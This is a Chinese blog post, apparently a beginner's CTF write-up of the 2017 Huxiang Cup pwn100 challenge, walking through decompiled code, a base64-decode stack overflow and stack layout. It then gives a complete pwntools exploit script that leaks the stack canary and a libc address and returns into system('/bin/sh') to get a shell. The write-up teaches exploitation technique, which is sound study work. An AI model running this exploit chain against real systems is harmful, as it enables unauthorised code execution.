2017年湖湘杯复赛 pwn100-writeup

原创

aptx4869_li 于 2017-12-22 22:12:11 发布 924 收藏
文章标签： canary pwn CTF 湖湘杯 小白

2017年湖湘杯复赛 pwn100-writeup

这是本人第一次做出来pwn的题可能有些地方显得比较笨，但尽量把自己所想的每一步都描述清楚。不足之处请批评指正。

0x0001

拿到这个题，首先看到是一个pwns和libc.so.6，当时还不知道libc是什么，于是找了些资料看了一下，可以看看这个或者自己百度一下，相关链接http://blog.csdn.net/developerof/article/details/38459947

pwns文件应该是我们要逆向的文件，静态反汇编

0x0002

搜索关键字符 shift+f12，找到关键的几个字符串，进main函数，F5大法

```
int __cdecl main()
{
  char v1; // [sp+1Bh] [bp-5h]@3
  __pid_t v2; // [sp+1Ch] [bp-4h]@8

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("I am a simple program");
  while ( 1 )
  {
    puts("\nMay be I can know if you give me some data[Y/N]");
    if ( getchar() != 89 )
      break;
    v1 = getchar();
    while ( v1 != 10 && v1 )
      ;
    v2 = fork();                                // 在这里执行子进程，通过子进程的运行结果，判断是否发生了对canary覆盖的攻击
                                                // 这里如果v2的值为0，则子进程正常运行，没有发生溢出攻击
    if ( !v2 )                                  // 判断条件为，当v2的值为0时，进入判断内容
    {                                           http://blog.csdn.net/aptx4869_li
      sub_8048B29();
      puts("Finish!");
      exit(0);
    }
    if ( v2 <= 0 )
    {
      if ( v2 == -1 )
      {
        puts("Something Wrong");
        exit(0);
      }
    }
    else
    {
      wait(0);
    }
  }
  return 0;
}
```

判断应该是让判断条件 v2=0，才能进入Finish的函数，v2=fork()，关于fork() 函数也是临时看了看是什么东西，参考链接：

http://blog.csdn.net/jason314/article/details/5640969

具体什么原理还不是很清楚，大致理解，应该是如果子进程没有问题或者出错，返回的值应该是0，然后就能进入第一个判断条件了，那么sub_8048B29应该是必须要执行的函数，点进去看看：

IDA View-B　Pseudocode-A

```
int sub_8048B29()
{
  return sub_80487E6();
}
```


再跳转一次

```
1  int sub_80487E6()
2  {
3    char *v0; // edx@1
4    unsigned int v1; // ebx@1
5    char *v2; // edi@5
6    char *v3; // edx@5
7    int v4; // eax@30
8    int v5; // eax@31
9    int v6; // eax@32
10   char i; // [sp+17h] [bp-121h]@10
11   unsigned __int8 j; // [sp+17h] [bp-121h]@15
12   unsigned __int8 k; // [sp+17h] [bp-121h]@20
13   char l; // [sp+17h] [bp-121h]@25
14   int v12; // [sp+18h] [bp-120h]@9
15   int v13; // [sp+1Ch] [bp-11Ch]@9
16   int v14; // [sp+1Ch] [bp-11Ch]@30
17   int v15; // [sp+1Ch] [bp-11Ch]@31
18   char *dest; // [sp+20h] [bp-118h]@1
19   char s; // [sp+27h] [bp-111h]@10
20   unsigned __int8 v18; // [sp+28h] [bp-110h]@17
21   unsigned __int8 v19; // [sp+29h] [bp-10Fh]@22
22   char v20; // [sp+2Ah] [bp-10Eh]@27
23   char v21[257]; // [sp+2Bh] [bp-10Dh]@1
24   int v22; // [sp+12Ch] [bp-Ch]@1
25
26   v22 = *MK_FP(__GS__, 20);                 // //这里实现了对栈的保护机制，压入canary
27   dest = (char *)malloc(513u);              // 给dest分配513个字节大小的空间
28   v0 = v21;                                 // v0 指向 v21
29   v1 = 257;
30   if ( (unsigned int)v21 & 1 )              // 如果v21的值二进制最后一位是1，则执行
31   {
32     v21[0] = 0;
33     v0 = &v21[1];
34     v1 = 256;
35   }
36   if ( (unsigned __int8)v0 & 2 )            // 如果v0（v21）倒数第二位为0 ，则执行
37   {
38     *(_WORD *)v0 = 0;
39     v0 += 2;
40     v1 -= 2;
41   }
42   memset(v0, 0, 4 * (v1 >> 2));             // 4*(v1>>2),,把v1后两位置零
43                                             // 初始化v0所指向的区域，值为0，区域大小为4*(v1>>2)
44   v2 = &v0[4 * (v1 >> 2)];
45   v3 = &v0[4 * (v1 >> 2)];
46   if ( v1 & 2 )                             // 如果v1的倒数第二位为0，执行
47   {
48     *(_WORD *)v2 = 0;
49     v3 = v2 + 2;
50   }
51   if ( v1 & 1 )                             // 如果v1最后一位为0，执行
52     *v3 = 0;                                // 地址对齐结束
53                                             //
```

```
54  sub_80486FD(dest, 512u);                    // dest中存放输入的数据buf中的内容，特点，每个字节都是BASE64中的字符
55  v12 = 0;
56  v13 = 0;
57  while ( dest[v12] )                         // v12+=4
58  {
59    memset(&s, 255, 4u);                      // 初始化4个字节，值为FF FF FF FF
60    for ( i = 0; (unsigned __int8)i <= 63u; ++i )// i的最大值为64
61    {
62      if ( off_804A050[(unsigned __int8)i] == dest[v12] )// 遍历off_804A050[i]中所有字符，如果在那串字符串里面，则赋值给s
63                                              // ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
64        s = i;
65    }
66    for ( j = 0; j <= 63u; ++j )
67    {
68      if ( off_804A050[j] == dest[v12 + 1] )
69        v18 = j;
70    }
71    for ( k = 0; k <= 63u; ++k )
72    {
73      if ( off_804A050[k] == dest[v12 + 2] )
74        v19 = k;
75    }
76    for ( l = 0; (unsigned __int8)l <= 63u; ++l )
77    {
78      if ( off_804A050[(unsigned __int8)l] == dest[v12 + 3] )
79        v20 = l;
80    }                                         // 以上的四个循环中，通过四次循环，
81                                              // 判断dest[]的四个字节的数据，是否是BASE64编码中的字符，
82                                              // 如果是那就存在连续的内存空间，s，v18，v19，v20，这四个字节
83    v4 = v13;
84    v14 = v13 + 1;
85    v21[v4] = (v18 >> 4) & 3 | 4 * s;
86    if ( dest[v12 + 2] == '=' )               // 如果已经到了BASE64的结尾遇到‘=’则跳出循环
87      break;
88    v5 = v14;
89    v15 = v14 + 1;
90    v21[v5] = (v19 >> 2) & 0xF | 16 * v18;
91    if ( dest[v12 + 3] == '=' )               // // 如果已经到了BASE64的结尾遇到‘=’则跳出循环
92      break;
93    v6 = v15;
94    v13 = v15 + 1;
95    v21[v6] = v20 & 0x3F | (v19 << 6);        // 到这一步之后，将上述的四个字节的高两位删去，拼在一起，
96                                              // 构成了三个字节的数据，实现了BASE64解码的过程
97                                              // 分别存在v21[0],v21[1],v21[2]中，
98                                              // 如果用户输入了512字节，最终存放了384个字节的数据
99    v12 += 4;                                 // 大循环的自增，每次取四个字节
100 }
101 printf("Result is:%s\n", v21);
102 return *MK_FP(__GS__, 20) ^ v22;
103}
```

需要注意的地方有这么几个（其他部分在图片里面都有备注）：
第26行：v22=*MK_FP(__GS__,20) 这是一个栈的保护机制 canary，参考链接：
https://www.cnblogs.com/gsharpsh00ter/p/6420233.html
第54行：调用了sub_80486FD，必要函数
第56~100行：这里是一个BSAE64的译码过程
第62行：off_804A050这个字符串为‘ ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ ’
第102行：对canary的值进行异或（判断是否被更改）

再看看sub_80486FD函数：

```
1  int __cdecl sub_80486FD(char *dest, size_t nbytes)
2  {
3    ssize_t i; // [sp+14h] [bp-14h]@1
4    void *buf; // [sp+18h] [bp-10h]@1
5    ssize_t v5; // [sp+1Ch] [bp-Ch]@1
6
7    buf = malloc(nbytes + 1);                     // buf为513个字节
8    puts("Give me some datas:\n");
9    v5 = read(0, buf, nbytes);                    // v5为实际读取到的字节数
10   for ( i = 0;                                  // i<v5且
11                                                 // 以下四个条件至少成立一个
12         i < v5
13      && (isalnum(*((_BYTE *)buf + i))           // 第二个判断条件为：如果buf中每一位都是字母、数字、或者‘=’ ‘+’ ‘/’则第二个条件为true
14       || *((_BYTE *)buf + i) == '='
15       || *((_BYTE *)buf + i) == '+'
16       || *((_BYTE *)buf + i) == '/');           // 可以联想到buf中是BASE64编码，因为这里限制了必须为BASE64中的字符
17         ++i )
18   {
19     ;
20   }
21   *((_BYTE *)buf + i) = 0;                      // 这里使用的是指针数组，对最后一位结束位赋值为0，buf结束
22   if ( i & 3 )                                  // i=v5；如果i最后两位不为‘00’，则不执行
23   {
24     puts("Something is wrong\n");               // ps：这个判断条件应该是如果i不能被4整除，则执行，输出错误
25     exit(0);
26   }
27   strncpy(dest, (const char *)buf, nbytes);     // 给dest赋值，值为buf中的内容，长度为nbytes
28   return i;                                     // 返回buf中存的数据的字节数v5
29 }
```

这个函数实现的功能就是使输入的数据为BASE64编码范围内的字符，不满足则报错 isalnum() 函数是判断参数是否为字母或数字，其他每一步的分析都标注在图片里了。需要知道的是最后返回的是输入的数据，最大长度为513位。

0x0003

现在可以想想漏洞在哪里

在 sub_80487E6() 函数中，dest中存放了我们可以随意输入的最多512个字符长度的数据，通过下面的while循环每次取四个字符，通过一系列的位移操作使四个变成三个字符，实际上就是完成了BASE64的解码过程，并且将解码后的数据存放在 v21[257] 数组中，这个数组最多可以存放257个字符。

当我们输入最大长度为512字节时，512/4*3=384，最长解码之后可以得到384字节的数据，但是v21这个数组无法存储到这么多，必然会造成溢出。

0x0004

栈空间分析：

main函数：

```
.text:08048B36 ; int __cdecl main(int, char **, char **)
.text:08048B36 main            proc near               ; DATA XREF: start+17↑o
.text:08048B36                 push    ebp
.text:08048B37                 mov     ebp, esp
.text:08048B39                 and     esp, 0FFFFFFF0h
.text:08048B3C                 sub     esp, 20h
.text:08048B3F                 mov     eax, ds:stdin
.text:08048B44                 mov     dword ptr [esp+4], 0 ; buf
.text:08048B4C                 mov     [esp], eax      ; stream
.text:08048B4F                 call    _setbuf
.text:08048B54                 mov     eax, ds:stdout
.text:08048B59                 mov     dword ptr [esp+4], 0 ; buf
.text:08048B61                 mov     [esp], eax      ; stream
.text:08048B64                 call    _setbuf
.text:08048B69                 mov     eax, ds:stderr
.text:08048B6E                 mov     dword ptr [esp+4], 0 ; buf
.text:08048B76                 mov     [esp], eax      ; stream
.text:08048B79                 call    _setbuf
.text:08048B7E                 mov     dword ptr [esp], offset aIAmASimpleProg ; "I am a simple pro
.text:08048B85                 call    _puts
.text:08048B8A
.text:08048B8A loc_8048B8A:                            ; CODE XREF: main:loc_8048C1C↓j
.text:08048B8A                 mov     dword ptr [esp], offset aMayBeICanKnowI ; "\nMay be I can kn
.text:08048B91                 call    _puts
.text:08048B96                 call    _getchar
.text:08048B9B                 cmp     eax, 59h
.text:08048B9E                 jnz     short loc_8048BB9
.text:08048BA0                 call    _getchar
.text:08048BA5                 mov     [esp+1Bh], al
.text:08048BA9
.text:08048BA9 loc_8048BA9:                            ; CODE XREF: main+7F↓j
.text:08048BA9                 cmp     byte ptr [esp+1Bh], 0Ah
.text:08048BAE                 jz      short loc_8048BBB
.text:08048BB0                 cmp     byte ptr [esp+1Bh], 0
.text:08048BB5                 jnz     short loc_8048BA9
.text:08048BB7                 jmp     short loc_8048BBB
.text:08048BB9 ; ---------------------------------------------------------------------------
.text:08048BB9
.text:08048BB9 loc_8048BB9:                            ; CODE XREF: main+68↑j
.text:08048BB9                 jmp     short loc_8048C21
.text:08048BBB ; ---------------------------------------------------------------------------
.text:08048BBB
.text:08048BBB loc_8048BBB:                            ; CODE XREF: main+78↑j
.text:08048BBB                                         ; main+81↑j
.text:08048BBB                 call    _fork
.text:08048BC0                 mov     [esp+1Ch], eax
.text:08048BC4                 cmp     dword ptr [esp+1Ch], 0
.text:08048BC9                 jnz     short loc_8048BE8
.text:08048BCB                 call    sub_8048B29
.text:08048BD0                 mov     dword ptr [esp], offset aFinish ; "Finish!"
```

sub_8048B29函数：

```
.text:08048B29
.text:08048B29 sub_8048B29     proc near
.text:08048B29                 push    ebp
.text:08048B2A                 mov     ebp, esp
.text:08048B2C                 sub     esp, 8
.text:08048B2F                 call    sub_80487E6
.text:08048B34                 leave
.text:08048B35                 retn
.text:08048B35 sub_8048B29     endp
.text:08048B35
```

sub_80487E6函数：

```
.text:080487E6 sub_80487E6     proc near               ; CODE XREF: sub_8048B29+6↓p
.text:080487E6
.text:080487E6 var_121         = byte ptr -121h
.text:080487E6 var_120         = dword ptr -120h
.text:080487E6 var_11C         = dword ptr -11Ch
.text:080487E6 dest            = dword ptr -118h
.text:080487E6 s               = byte ptr -111h
.text:080487E6 var_110         = byte ptr -110h
.text:080487E6 var_10F         = byte ptr -10Fh
.text:080487E6 var_10E         = byte ptr -10Eh
.text:080487E6 var_10D         = byte ptr -10Dh
.text:080487E6 var_C           = dword ptr -0Ch
.text:080487E6
.text:080487E6                 push    ebp
.text:080487E7                 mov     ebp, esp
.text:080487E9                 push    edi
.text:080487EA                 push    ebx
.text:080487EB                 sub     esp, 130h
.text:080487F1                 mov     eax, large gs:20
.text:080487F7                 mov     [ebp+var_C], eax
.text:080487FA                 xor     eax, eax
.text:080487FC                 mov     dword ptr [esp], 201h ; size
.text:08048803                 call    _malloc
.text:08048808                 mov     [ebp+dest], eax
.text:0804880E                 lea     edx, [ebp+var_10D]
.text:08048814                 mov     ebx, 101h
.text:08048819                 mov     eax, 0
```


。。。

```
.text:08048A3D                 or      edx, ecx
.text:08048A3F                 mov     [ebp+eax+var_10D], dl ; 这里对edx的低字节dl赋值
.text:08048A46                 mov     eax, [ebp+var_120]
.text:08048A4C                 lea     edx, [eax+2]
```


通过找到这些函数的关键部位的汇编代码，可以简单的构建分析一下栈的空间结构wo自己用 Excel 分析的（感觉比较方便），下面是我对栈的分析图：

其中地址为从上向下增长，依次分析main函数、sub_8048B29、sub_80487E6，这三个函数，得到上面的结构，canary上面恰好是v21的257个字节，因此必然会如果我们输入的数据过长必然会导致把canary覆盖掉，发生栈溢出，存在漏洞。这里如果对汇编语言分析有问题，可以自己找点资料看看了不展开了，有点多。

需要知道canary的最低字节 '\0' ，如上图中所示小段存储最低字节为 '\0' 。

0x0005

写脚本，我们需要考虑一下几个问题。
1、canary的值是来自内存的那个固定的地址，程序每次跑起来我们不知道里面存的是什么。
2、我们可以通过控制输入的数据使得解码后的数据覆盖到我们想要的地址（覆盖eip，即返回地址）。
3、想覆盖到返回地址，必然会导致覆盖canary，我们只能想想办法知道canary的值将其再次写会。
4、我们最终的目的是要获取shell，通过合理的控制返回地址所指向的函数。

直接上python脚本：

```
# -*- coding: utf-8 -*-
from pwn import *    #调用pwn模块
import binascii     #binascii模块包含很多在二进制和ASCII编码的二进制表示转换的方法
import base64     #base64的编码解码

def main():
    debug = 2
    if debug == 1:
        io = process('./pwns')  # io  处理各种类型的I/O操作流
        #  process()  可以打开一个本地程序并进行交互，开始一个进程
        gdb.attach(io, '''
       b *main
       ''')    #附加调试器
    elif debug == 2:
        io = process('./pwns')  #开始一个进程
    else:
        # nc -l -p 4546 -e ./pwns
        io = remote('127.0.0.1', 4546)   #创建到远程主机的TCP或UDP连接。它支持IPv4和IPv6。
    #context.log_level = 'debug'
    # gdb.attach(s,'b *0x080485c7')
    context(arch='i386', os='linux')
    #设置运行时变量，选定的目标操作系统，体系结构，i386是intel的较早期的32位处理器的名称

    io.recvuntil("May be I can know if you give me some data[Y/N]")  #接受到这个字符串
    io.send('Y'+'\n')   #向进程发送输入 ‘Y’
    # io.sendline('Y')     #区别：send(data) : 发送数据  ，而 sendline(data) : 发送一行数据，相当于在末尾加\n
    io.recvuntil("Give me some datas:")
    payload=  base64.b64encode('A'*258)   #258个base64编码的A为payload的值
    #通过base64的编码之后，一共344个字节
    io.sendline(payload)    #将构造的数据发出去
    #recv = io.recvuntil('Finish!')
    print io.recv()      #输出接收到的数据
    recv= io.recv()
    canary = '\x00'+recv[recv.rfind('AAAAAA')+6:recv.rfind('AAAAAA')+9]     #rfind() 返回字符串最后一次出现的位
    #实际canary的长度为4字节，但最低字节为‘\x00’，取最后的‘AAAAAA’在字符串之间的位置，向后偏移6，取三个字符
    print canary
    #获取canary结束
    #成功理解

    elf=ELF('./pwns')    #elf为  文件装载的基地址
    #ELF模块用于获取ELF文件的信息，首先使用ELF()获取这个文件的句柄，然后使用这个句柄调用函数
    setbuf_got= elf.got['setbuf']   #got 获取指定函数的GOT条目，定位全局变量
    puts_plt = elf.plt['puts']         #plt 获取指定函数的PLT条目，定位过程的数据信息
    #GOT(Global Offset Table)和PLT(Procedure Linkage Table)是Linux系统下面ELF格式的可执行文件中，用于定位全局变量



    io.recvuntil("May be I can know if you give me some data[Y/N]")
    io.send('Y'+'\n')
    # io.sendline('Y')
    io.recvuntil("Give me some datas:")
    #主要是对整数进行打包，就是转换成二进制的形式，比如转换成地址。p32、p64是打包，u32、u64是解包。
    payload = base64.b64encode('A' * 257 + canary + 'A' * 12 + p32(puts_plt) + 'A' * 4 + p32(setbuf_got))
    io.sendline(payload)#将构造的数据发出去
    #recv = io.recvuntil('Finish!')
    print io.recv()
    recv= io.recv()
    print recv
    setbuf_addr = u32(recv[recv.rfind('AAAAAA')+7:recv.rfind('AAAAAA')+11])
```

```
    print setbuf_addr   #获取setbuf在运行时的实际地址

    elf= ELF('/lib/i386-linux-gnu/libc.so.6') #动态加载把题目所给的动态链接库加载起来
    system_offset=elf.symbols["system"]    #system偏移地址
    setbuf_offset=elf.symbols["setbuf"]     #setbuf偏移地址
    system_addr=setbuf_addr+system_offset-setbuf_offset     #system_addr-setbuf_addr=system_offset-setbuf_o

    binsh_offset=0x15cd28  #strings -a -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
    binsh_addr = setbuf_addr+binsh_offset-setbuf_offset

    io.recvuntil("May be I can know if you give me some data[Y/N]")
    io.send('Y'+'\n')
    # io.sendline('Y')
    io.recvuntil("Give me some datas:")
    payload = base64.b64encode('A' * 257 + canary + 'A' * 12 + p32(system_addr) + 'A' * 4 + p32(binsh_addr)
    io.sendline(payload)  #将构造的数据发出去
    #recv = io.recvuntil('Finish!')
    #print io.recv()
    #recv= io.recv()
    io.interactive()   #直接进行交互，相当于回到shell的模式，在取得shell之后使用

    a= raw_input("pause")  #运行结束后暂停在这里，向控制台输出pause

if __name__ == '__main__':
    main()
```

大致思路就是第一次我们通过写258个BASE64编码后的数据，使程序对其解码，恰好覆盖掉canary的最低字节，则puts的时候不会遇到canary而终止，实现canary的泄露。然后通过这个获取canary：

```
canary = '\x00'+recv[recv.rfind('AAAAAA')+6:recv.rfind('AAAAAA')+9]  #后面这部分是获取其他三个字节的数据
```

然后，第二次通过：

```
payload = base64.b64encode('A' * 257 + canary + 'A' * 12 + p32(puts_plt) + 'A' * 4 + p32(setbuf_got))
```

这个将canary复原然后将puts函数的位置写入一个返回地址，它的参数为setbuf运行起来的地址，即恰好可以获取到setbuf的地址。这里因为我们是非正常调用的puts函数所以需要对栈进行平衡（如果是正常的调用，后面写入的四个A的位置应该是下一条指令的地址，即返回地址），setbuf所占的四个字节恰好是puts参数的位置，所以可以获取它的地址。
那么我们为什么要获取setbuf的地址呢，因为实际这个程序跑起来的时候，我们并不知道他的地址是什么，所以需要动态获取。这里也可以获取其他函数的地址，主要是为了获取system的地址：

```
    system_offset=elf.symbols["system"]    #system偏移地址
    setbuf_offset=elf.symbols["setbuf"]     #setbuf偏移地址
    system_addr=setbuf_addr+system_offset-setbuf_offset
```

上式等号右边的量均为已知，因为动态加载起来的时候我们都不知道地址，但是这些函数的相对位置是不变的，即偏移地址之差是固定的。通过这个等量关系，我们锁定了运行时system的实际地址。

我们使用同样的手段获取shell的地址：

```
    system_offset=elf.symbols["system"]    #system偏移地址
    setbuf_offset=elf.symbols["setbuf"]     #setbuf偏移地址
    system_addr=setbuf_addr+system_offset-setbuf_offset     #system_addr-setbuf_addr=system_offset-setb

    binsh_offset=0x15cd28  #strings -a -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
    binsh_addr = setbuf_addr+binsh_offset-setbuf_offset
```

这里讲一下binsh_offset的偏移地址的获取：

```
#strings -a -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```

这个命令需要你配置正确的路径（不同的电脑路径不同，注意用32位的，这个 elf 文件是32位的）命令行返回给你的数据就是binsh相对于基址的偏移地址。

第三次的payload为：

```
    payload = base64.b64encode('A' * 257 + canary + 'A' * 12 + p32(system_addr) + 'A' * 4 + p32(binsh_addr)
```

所以将第三次的payload发给程序之后得到的就是shell。

0x0006

只要我们有合适的环境就可以拿到这个shell了，我用的是kali2.0 64位版本的，可以安装32位的支持库，要是解决不了，就直接用32位的kali，还有如果用的是linux那就要装pwntools这个python的扩展模块（kali自带），python的版本为2.7.+ 。

这是我获得shell后的结果（我在本地试的）：成功获取系统的控制权


```
root@kali:~/Desktop# python exploit.py
[+] Starting local process './pwns': pid 3899



\x00%\x1c
[*] '/root/Desktop/pwns'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)



Result is:AAAA
```



成功获取系统的控制权。

最后，如果是比赛的时候，通过他给的IP地址与端口，应该是可以使这个程序在指定的服务器上运行，并获取shell，有了shell就可以去找flag了。